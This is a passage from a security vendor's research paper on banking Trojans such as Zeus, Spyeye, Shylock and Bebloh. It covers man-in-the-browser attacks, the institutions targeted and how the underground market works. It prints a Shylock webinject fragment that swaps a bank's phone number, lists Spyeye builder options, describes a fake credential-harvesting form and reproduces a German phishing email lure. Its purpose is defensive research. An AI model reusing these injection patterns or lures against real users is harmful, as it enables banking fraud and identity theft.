Symantec™
Security Response

The World of Financial Trojans

Piotr Krysiuk
Stephen Doherty

Contents

Executive summary... 1
Key findings.. 2
Introduction 2
Modern banking Trojans.................................... 3
Man-in-the-browser.................................... 5
Targeted institutions................................... 6
Approaches 9
Techniques and capabilities 13
Conclusion.. 15
Resources..17

Executive summary

Financial institutions have been fighting malware that targets online banking for over ten years. During that timeframe, banks have had to evolve their security measures to protect online transactions from fraud. Attackers adapted to these countermeasures and sophisticated banking Trojans began to emerge. In many situations financial institutions adopted custom security solutions. This resulted in a diverse set of security implementations. Many of these security implementations are ineffective at protecting against the modern banking Trojan. Cybercriminals motivated by financial reward are using these advanced Trojans to commit large scale financial fraud, targeting institutions across the globe.

This paper examines eight of the most popular and sophisticated financial Trojans. These financial Trojans install on a user's computer and specifically target user accounts of many financial institutions. Extracting the configurations for these Trojans revealed customers of over six hundred institutions being targeted. Nearly 95 percent of these institutions belong to the financial sector, which span a broad range of institutions. Attackers have therefore effectively bypassed any online session security hurdles deployed by each of these financial institutions. Exact details of the techniques used against specific financial institutions are withheld, but are available to the financial institution on request. A variety of attack strategies were observed with two dominant approaches pursued by cybercriminals: the "focused attack" and "broad strokes". The merits and drawbacks of

these strategies are examined. The paper concludes with a real attack analysis involving the infamous “Gameover” variant of Zeus, along with the techniques and capabilities that these modern day banking Trojans possess. The attack analysis illustrates a typical user interaction during an online banking session when compromised with an advanced financial Trojan.

As banks adopt stronger security implementations, attackers have focused heavily on the institutions with weaker account security. Institutions which provide high volume and high value transactions are also targeted. Payroll systems and Automated Clearing House (ACH) transactions are lucrative for that very reason. Not only new institutions but new regions, including the Middle East, Africa, and Asia have recently been targeted. This trend looks set to continue as attackers begin to expand their reach into new markets where existing attack techniques are effective.

This expanded reach is facilitated by the underground financial fraud economy. The underground financial fraud community has become increasingly organized. Everything from bots and intelligent configurations to localized distribution channels are being bought and sold. Attackers are no longer just participating in financial fraud; some are dedicated to tool creation to facilitate these activities. The underground community is a service industry. Leveraging third-party services allows attackers to operate more efficiently. Less effort is required maintaining infrastructure and Trojan configurations. Attacks that can intelligently target large numbers of institutions concurrently will intensify. Sophisticated cybercriminal groups are already using advanced techniques like automated transaction services (ATS) and traffic direction services (TDS). These are services that the underground service community is streamlining.

As financial institutions assess the threat of modern financial Trojans, the adoption of adequate security measures will undoubtedly increase. Providing a secure environment where customers can confidently authorize transactions is essential.

Key findings

- Over 600 financial institutions are targeted by financial Trojans
- Big banks in countries with high GDP are attacked with highest frequency
- Two dominant attack strategies are identified: “focused attack” and “broader strokes”
- New target regions include the Middle East, Africa, and Asia
- New institution types are being targeted outside of traditional online banking
- Existing techniques are being streamlined for automation and precision

Introduction

In 1994, financial institutions started providing online banking services to their customers. Using a Web browser, clients could log into the banks secure website to view statements, add new accounts, and make financial transactions. Since then, online banking has grown in popularity and today most major financial institutions facilitate it. In that same time period, attacker motivations have changed dramatically. No longer searching for notoriety and fame, cybercriminals have turned their attention to financial gain. Initially, attacks against user accounts involved simple keylogging Trojans and phishing emails. These attacks were capable of defeating the simpler security measures. By May 2003 around 20 distinct banking Trojans existed. As financial institutions bolstered security and fraud detection capabilities, cybercriminals adapted. Since then, many new banking Trojans have emerged and modern day attacks involve sophisticated Trojans capable of circumventing the more complex security mechanisms.

The European Network and Information Security Agency (ENISA) currently advises financial institutions to adopt security measures that assumes user devices are compromised. Some institutions are now beginning to adopt strong security measures like an optical transaction authentication number (TAN) with transaction verification. These out-of-band challenge response mechanisms, containing a transaction verification step, greatly enhance the security of

Figure 1

Weak authentication and authorization (OTP tokens, iTAN)




Figure 2

Strong authentication and authorization (chipTan transaction verification)

online transactions. A strong security measure is likely to prevent an unsuspecting user from proceeding with a fraudulent transaction on a computer compromised with an advanced financial Trojan.

Unfortunately, the adoption rate of strong technologies is slow and attackers are exploiting existing weak security measures. Over the years, the prevalence and sophistication of Trojans targeting these weak measures has increased dramatically and financial Trojans have become one of the most prevalent threats today. The banking Trojans selected for this research are listed in Table 1.

Table 1

Banking Trojans, 2012

Threat	Availability	Compromised Computers
Zbot + Gameover	Public + Custom	>400,000
Cridex	Private	>250,000
Spyeye	Public	>50,000
Bebloh	Custom	~30,000
Carberp	Private	~3,000
Shylock	Custom	~3,000
Tatanarg	Private	~3,000


Modern banking Trojans

In 2007, an advanced financial fraud Trojan emerged called Zbot (Zeus). This kit, created by a Russian malware author called Slavik/Monstr, sold on the underground for thousands of dollars. Two years later in 2009, a competing Trojan called Spyeye, authored by Gribodemon, hit the market selling for a more affordable US$700. Spyeye included much of Zeus' functionality, but at a more competitive price. The underground financial Trojan marketplace was thriving.

This marketplace has changed considerably since then. The Zeus source code was stolen and leaked onto the underground in May 2011. The price of this kit crashed instantly as Zeus became freely available. Forks of Zeus began to emerge, including the enhanced kits Ice IX and Citadel, which competed for market share. Cybercriminal gangs also built custom versions for personal use. The most notorious of these was "Gameover" which appeared in July 2011. One month later, an individual who goes by the moniker of Xylibox, cracked the builder protection for Spyeye. It suffered from a similar price crash to Zeus and neither Trojan is being actively developed by their original authors in the public domain. Many modern financial Trojans have copied the techniques and architecture of Spyeye and Zeus.

Figure 3


Computers compromised with banking Trojans, 2012



Modern-day banking Trojan kits typically consist of the following components:

Figure 4

Computers compromised with banking Trojans, by country 2012



Builder application


This is used to configure and generate the Trojan payload.

Backend scripts

The backend scripts include a control panel on a command-and-control (C&C) server to direct compromised computers. This can be a weak point for the attacker if it is identified and shutdown with the help of law enforcement, CERTs, or ISPs. Attackers are using bulletproof hosting, hacked proxy servers, cloud services, hidden Tor services, and P2P infrastructure to protect the C&C server against identification and takedown.

Figure 5

Leaked version of Spyeye builder



Encryption key *(for config)*: timestamp: 0x066CD9B3

Clear cookies every startup *(IE, FF)*: □
Delete non-exportable certificates: □
Don't send http-reports: □

Anti-Rapport: □
webinjects: □
formgrabber: □
formgrabber: □

Compress build by **UPX v3.07w**: □

Make build without **ZLIB** support
(SpyEye may use zlib for unpacking gzip or deflate content at ***FF*** *webinjects ... so, this option can save 15-16 KB)*: □

Make **LITE**-config
(without webinjects, plugins & screenshots): □

* EXE name :
* Mutex name :

Figure 6

Shylock configuration alters phone numbers displayed on a UK banking website


```
<url domain="            " request="/commercial/planning/g2/security-advice-centre*" />

<data>
<begin mask="*">
</begin>
<inject>
0800 078 6068<span style="display:none;">
</inject>
<end mask="*">
08457 888 444
</end>
</data>
<data>
<begin mask="*">
08457 888 444
</begin>
<inject>
</span>
</inject>
<end mask="*">
</end>
</data>
```

Configuration file

The configuration files contain target URLs along with rules and modifications to be applied to these targeted Web pages. This is done using an attack technique called man-in-the-browser (MITB) which is discussed in the next section.

Figure 7

Man-in-the-browser attack



Internet banking login

Enter your login details

Access number:

Password:

Internet banking login

In order to provide you with extra security, we occasionally need to ask for additional information when you access you account online.

Please enter the information below to continue:

Card number: . .

Exp. date: /

CVV Code: (?)

3-Digit Code on the back of card: (?)

Social Security Number: . .

Mother's Maiden Name:

Date of birth: . .

Mother Date of birth: . .

A fake form, asking for sensitive information is injected into the legitimate website by the Trojan.

Man-in-the-browser

This idea was first presented by Agusto Paes de Barros in 2005 and by 2007 financial fraud Trojans were using this attack technique. Man-in-the-browser (a.k.a. webinjects) is an attack technique that involves an application hooking into the browser and manipulating data before it is displayed. A simple man-in-the-browser attack is described below:

1. User attempts to log into website
2. Trojan intercepts request
3. Trojan injects a form in the browser (Figure 7), which requests sensitive information to proceed
4. User submits information unsuspectingly to the attacker

A man-in-the-browser attack happens at the presentation layer. There are no obvious indications of malicious activity; the domain is legitimate and the security certificate has not been tampered with, which all adds credibility to attacker requests and can end up fooling the user. This is a simple example of how web-injection works. More complex web-inject scripts are capable of dynamically loading important data such as the percentage to steal to avoid attention and the destination money mule accounts from the C&C server. The more sophisticated scripts can automatically execute transactions in the background.

Since most major financial institutions facilitate online banking using a browser, it is not surprising modern banking Trojans have adopted this technique. In the next section, some targeted URLs are examined to reveal the financial institutions affected by these Trojans.

Targeted institutions

Modern banking Trojans typically utilize an updatable and encrypted configuration file stored in the file system, the registry, or actually embedded in the Trojan itself. In this analysis, about 500 configurations were examined. Over 2,000 domains belonging to more than 600 distinct institutions were also identified. In nearly 95 percent of cases, financial sector institutions were targeted. The remaining 5 percent were traditional online services like social media, employment websites, auction houses, and webmail.

Table 2 is a list of the types of institutions being targeted.

Nearly every flavor of financial institution is targeted, from commercial banks to credit unions. Traditional banking websites were the focus of most of the campaigns, but attackers are also exploring different institutions that facilitate online transactions. Institutions that facilitate high volume, high value transactions, such as ACH, have been targeted, as well as platforms shared by a number of banks and even payroll systems.

Table 3 lists banks ranked by how frequently attacker configuration files target them. (Specific institution identities are available to financial institutions by request.)

Table 2

Targeted institutions

Online banking	Related financial	Third-party finance	Other
Commercial banks	Payroll systems	Private corporate finance	Health
Private banks	Stock trading	Private corporate credit cards	Travel
ACH	Commodities		Employment
Investment banks	ePayments		Auctions
Merchant banks			Web services
Building societies			Social networking
Cooperative banks			Entertainment
Credit unions			Dating
Banking platforms			


Table 3

Top 25 institutions targeted in configuration files

Rank	Institutions	Locations	Targeted %
1	BANK 1	US	27.86%
2	BANK 2	US	27.65%
3	BANK 3	US	27.03%
4	BANK 4	US	26.82%
5	BANK 5	UK	25.99%
6	BANK 6	Canada	25.57%
7	BANK 7	Spain, UK	25.16%
8	BANK 8	US	24.53%
9	BANK 9	UK, US	24.32%
10	BANK 10	Canada, Germany, UK, US	24.12%
11	Ecommerce site	US	23.28%
12	BANK 11	Argentina, Columbia, Germany, Spain, UK, Venezuela	22.25%
13	BANK 12	US	22.04%
14	BANK 13	US	21.83%
15	BANK 14	UK	21.62%
16	BANK 15	US	19.96%
17	BANK 16	US	19.96%
18	BANK 17	UK	18.09%
19	BANK 18	Australia	17.88%
20	BANK 19	UK	17.88%
21	BANK 20	Italy	17.67%
22	BANK 21	UK	17.26%
23	BANK 22	Italy	17.26%
24	Auction Site	US	16.84%
25	BANK 23	Spain	16.84%

Figure 8

Number of institutions targeted by each Trojan



Which institution is targeted is dependent on the Trojan configuration and the methods of the attacker. The type and number of institutions targeted varies both within and across financial Trojan families. Variation is particularly evident in publically available Trojans, which are involved in the most diverse set of campaigns. Targets within configuration files of private and custom-made Trojans vary to a lesser degree as access to these Trojans is more tightly controlled and therefore the limited number of attackers results in a smaller set of targeted institutions. Figure 8 shows the number of institutions targeted by each financial Trojan family.

Figure 9

Top targeted countries and regions, by Trojan count




Table 4

Targeted financial institutions, by European country

Country	Banks	Population	Wealth per capita $USD	Threat count
United Kingdom	52	62,262,000	128,959	6
Germany	1,873	81,857,000	89,871	5
Austria	752	8,452,835	66,639	5
Netherlands	277	16,751,323	120,086	5
Italy	729	60,849,247	119,704	4
France	644	65,350,000	93,729	4
Spain	322	46,163,116	92,253	4
Ireland	472	4,588,252	89,327	3
Finland	313	5,424,360	38,754	2
Portugal	154	10,561,614	53,357	2
Lithuania	141	3,180,394	22,126	2
Cyprus	137	838,897	99,526	2
Malta	27	417,617	75,694	1
Estonia	16	1,294,236	26,361	1
Belgium	107	10,839,905	85,818	0
Slovakia	29	5,445,324	23,968	0
Slovenia	25	2,061,400	36,672	0

Attackers prefer to target institutions in developed countries with sizeable populations and wealthy residents. This makes sense as there is a large potential base of individuals to compromise with a high potential return. Spoken languages and countries where international transactions are more difficult and require local steps to launder the money are additional factors which influence attacker decisions.

Wealthy countries with smaller populations are attacked, but to a lesser degree (as is the case with Malta and Cyprus, Table 4). In addition, attacking groups may change their targets over time, switching target institutions to avoid attracting too much attention.

Interestingly Belgium, a developed nation with a population of approximately 10 million and wealth per capita of just over US$80,000 appears to be a good target, but no configuration files we examined targeted its institutions. Financial institutions in Belgium tend to use more robust security measures like smart card readers which may deter would-be attackers who move on to other countries with less security or more profitable institutions. Out-of-band transaction verification significantly reduces the ability to socially engineer a fraudulent transaction. Although this technology is not immune to attack, the institution inherently becomes a less desirable target.

The total number of financial institutions within a country also influences an attacker. In countries with fewer financial institutions, the general population has a limited choice of financial institution to use. Therefore, those institutions have a higher probability of being targeted. The UK appears to be caught in the perfect storm: a developed country with a large population and wealthy residents, but limited in choice to only 52 financial institutions.

Although attackers target a diverse set of institutions globally, the institutions that are continually under attack are ones in existing markets with weak security measures. As stronger measures are generally adopted, institutions who do not improve security experience increased attacks. New markets in the Middle East and Asia are also likely to tempt attackers as newly targeted institutions may be vulnerable to tried and tested techniques. Some financial Trojans are already increasing their efforts in these locations. The United Arab Emirates, Saudi Arabia, Hong Kong, and Japan have all come under attack recently. Attackers will also explore new institution types that provide better potential returns, as is the case with ACH.

Attacks will continue to occur with greater precision and use streamlined services to increase the effectiveness of existing techniques.

Approaches

Attackers of all skill levels can enter the arena of financial fraud. The underground marketplace is a service industry that provides an abundance of resources. Those who lack expertise can simply purchase what they need. The Trojans and services available to attackers vary depending on the experience and financial resources available. Entry level attackers have a limited selection of financial Trojans. More experienced or trusted attackers will have access to private Trojans or they may even decide to develop their own custom Trojan.

For as little as US$100, a leaked Zeus or Spyeye equipped with webinjects is available. These bots are unintelligent and require configuration updates. A state-of-the-art Zeus fork, like Citadel, costs around $3,000 to an outsider and includes regular updates. Custom webinjects can be purchased for between $30 and $100. Third-party spam services, location-aware exploit kits, and traffic direction services can then be used to deliver the payload. Those services may come with explanatory videos or even free chat support during installation.

Table 5

Financial Trojans, including price and other information

Threat	Availability	Maintenance	Price	Distribution	Targeted Institutions	Prevalence
Zeus	Public	Low	Free – $1000s	Low – High	Focused/Broad	High
Spyeye	Public	Low	Free – $700	Low – High	Focused/Broad	Medium
Cridex	Private	Low	N/A	High	Broad	High
Tatanarg	Private	Low	$3000+	Low	Broad	Low
Carberp	Private	Low	$9000+	Low	Broad	Low
Gameover	Custom	High	Priceless	High	Broad	High
Shylock	Custom	High	Priceless	Low	Focused	Low
Bebloh	Custom	High	Priceless	Medium	Focused	Medium

Key factors in determining the success of a campaign are:

- Trojan selection: Reliable, stable, low detection rate
- Webinject configuration: Intelligent, up to date
- Distribution: The target user is a customer of financial institution(s) specified in the Trojan's configuration data
- Money laundering: Reliable source of money mule bank accounts

Every cybercriminal has a preferred method of operation. Table 5 highlights some of the current tactics observed involving the Trojans analyzed.


Attackers do not limit themselves to one approach over another. They will use multiple banking Trojan families, if necessary, and adapt to suit their circumstances. Two distinct approaches are, however, most typical: the focused attack and the broad strokes approach.

Focused attack

With the advent of location-aware exploit packs and traffic direction services, localized attacks are easy to launch. This approach suits attackers with limited resources but also scales well to larger operations. If the distribution is accurate and the target institution has a sizeable client base, a focused attack can provide an adequate supply of targets. Shylock, Bebloh, and Carberp all use this approach exclusively.

Figure 10

Trojan.Bebloh (URLZone) targeted attack email



From [redacted]
Subject **FW: [redacted] Rechnung (1943486092)** 9/26/2012 8:11 PM
To [redacted]

-----weitergeleitete Nachricht-----
Von: [redacted]
Gesendet: Mi. 26.09.2012 10:28
An: [redacted]
Betreff: [redacted] Rechnung (1943486092)

Ihre aktuelle Online-Rechnung

==
Dies ist eine automatisch generierte E-Mail. Bitte senden
Sie keine Antworten an diese Absender-Adresse.
==

Ihre aktuelle Online-Rechnung steht für Sie bereit.

Die Gesamtsumme für den aktuellen Abrechnungszeitraum beträgt: 91,88 Euro.
Ihre Original-Rechnung finden Sie als PDF-Datei im Anhang dieser E-Mail.

Hinweise zu Ihrer Rechnung:
=> Sie können Ihre Rechnung unter http://www.[redacted].de/kunden/rechnungonline abrufen.
Bitte melden Sie sich mit Ihrem Online-Benutzernamen und Ihrem Passwort an.
=> Der Rechnungsbetrag wird frühestens 5 Tage nach Rechnungszustellung von Ihrem angegebenen Konto

1 attachment: Online-Rechnung.pdf 14.3 kB

Focused attacks have two main characteristics:


1. Focused target list
2. Localized distribution

Choosing a focused list of financial institutions has its advantages. There is a lower maintenance cost, fewer rules require modifications when institutions update their websites, and targeting the relevant audience using location-aware exploits or targeted attack emails is relatively simple.

Trojan.Bebloh has targeted three German institutions exclusively since 2009,

Figure 11

Trojan.Shylock, targets per country



